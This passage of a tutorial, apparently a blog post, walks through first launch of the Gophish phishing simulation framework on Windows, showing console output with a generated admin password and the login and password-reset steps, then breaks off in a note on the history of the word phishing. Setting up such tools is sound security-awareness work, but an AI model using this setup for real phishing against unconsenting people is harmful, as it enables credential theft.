
```
C:\Users\nspadm\Desktop\zinio\gophish-v0.11.0-windows-64bit>gophish.exe
time="2021-06-16T05:44:05+05:30" level=warning msg="No contact address has been configured."
time="2021-06-16T05:44:05+05:30" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: migrating db environment 'production', current version: 0, target: 20200730000000
OK 20160118194630_init.sql
OK 20160131153104_0.1.2_add_event_details.sql
OK 20160211211220_0.1.2_add_ignore_cert_errors.sql
OK 20160217211342_0.1.2_create_from_col_results.sql
OK 20160225173824_0.1.2_capture_credentials.sql
OK 20160227180335_0.1.2_store-smtp-settings.sql
OK 20160317214457_0.2_redirect_url.sql
OK 20160605210903_0.2_campaign_scheduling.sql
OK 20170104220731_0.2_result_statuses.sql
OK 20170219122503_0.2.1_email_headers.sql
OK 20170827141312_0.4_utc_dates.sql
OK 20171027213457_0.4.1_maillogs.sql
OK 20171208201932_0.4.1_next_send_date.sql
OK 20180223101813_0.5.1_user_reporting.sql
OK 20180524203752_0.7.0_result_last_modified.sql
OK 20180527213648_0.7.0_store_email_request.sql
OK 20180830215615_0.7.0_send_by_date.sql
OK 20190105192341_0.8.0_rbac.sql
OK 20191104103306_0.9.0_create_webhooks.sql
OK 20200116000000_0.9.0_imap.sql
OK 20200619000000_0.11.0_password_policy.sql
OK 20200730000000_0.11.0_imap_ignore_cert_errors.sql
time="2021-06-16T05:44:08+05:30" level=info msg="Please login with the username admin and the password ab7dc6164fe366ab"
time="2021-06-16T05:44:08+05:30" level=info msg="Starting IMAP monitor manager"
time="2021-06-16T05:44:08+05:30" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2021-06-16T05:44:08+05:30" level=info msg="Creating new self-signed certificates for administration interface"
time="2021-06-16T05:44:08+05:30" level=info msg="Starting new IMAP monitor for user admin"
time="2021-06-16T05:44:08+05:30" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2021-06-16T05:44:08+05:30" level=info msg="TLS Certificate Generation complete"
time="2021-06-16T05:44:08+05:30" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

If you observe the CMD window, you will find the username and password for the Gophish dashboard. This part is highlighted in the image above. These credentials are needed to login into the Gophish dashboard. Keep the CMD window open, Open Browser and enter address <https://127.0.0.1:3333>. This is the default port on which Gophish runs. If you get any certificate error, click on advanced to bypass it and then enter submit the above mentioned credentials.






The first thing you will see after logging in is that the system prompts you to reset your password. Reset the password.




Now, you can access the gophish dashboard.

The term "phishing" for the first time was used in the cracking toolkit AOHell created by Koceilah Rekouche in 1995. However it is also possible that the 